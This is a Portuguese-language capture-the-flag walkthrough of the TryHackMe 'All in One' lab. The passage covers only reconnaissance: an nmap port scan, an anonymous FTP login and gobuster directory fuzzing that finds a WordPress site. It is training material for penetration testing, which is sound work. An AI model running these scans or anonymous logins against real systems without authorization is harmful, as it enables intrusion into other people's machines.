
Resumo

IP: 10.10.83.73
https://tryhackme.com/room/allinonemj

A primeira coisa que fiz foi abrir o IP no navegador
http://10.10.83.73/



10.10.83.73

Apache2 Ubuntu Default Page


It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the


tentei acessar o /robots.txt porém não está disponivel, irei usar algumas ferramentas para realizar a fase de recon

nmap




```
┌──(root💀kali)-[~/Pentest/Labs/TryHackMe/AllInOne]
└─# nmap 10.10.83.73
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-29 21:47 EDT
Nmap scan report for 10.10.83.73
Host is up (0.24s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 24.70 seconds

┌──(root💀kali)-[~/Pentest/Labs/TryHackMe/AllInOne]
└─# 
```

FTP:
Nada no ftp




```
┌──(root💀kali)-[~/Pentest/Labs/TryHackMe/AllInOne]
└─# ftp 10.10.83.73
Connected to 10.10.83.73.
220 (vsFTPd 3.0.3)
Name (10.10.83.73:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```



```
┌──(root💀kali)-[~/Pentest/Labs/TryHackMe/AllInOne]
└─# ftp 10.10.83.73
Connected to 10.10.83.73.
220 (vsFTPd 3.0.3)
Name (10.10.83.73:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -lha
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        115          4096 Oct 06 11:57 .
drwxr-xr-x    2 0        115          4096 Oct 06 11:57 ..
226 Directory send OK.
ftp> pwd
257 "/" is the current directory
```


HTTP:

utilizei a ferramenta gobuster para fazer um directory fuzzing



```
┌──(root💀kali)-[~]
└─# gobuster dir -u http://10.10.83.73/ -w ~/Pentest/Wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.83.73/
[+] Threads:        10
[+] Wordlist:       /root/Pentest/Wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/03/29 21:48:51 Starting gobuster
===============================================================
/wordpress (Status: 301)
/hackathons (Status: 200)
Progress: 33120 / 220561 (15.02%)
```

http://10.10.83.73/wordpress/



All in One!

By elyana   October 5, 2020   1 Comment


This box’s intention is to help you practice **several** ways in exploiting a system. There is few **intended** paths to exploit the box and few **unintended** paths to get root access.

Try to discover and exploit them all. **Do not** just exploit it using intended paths, hack like a **pro** and **enjoy** this box !

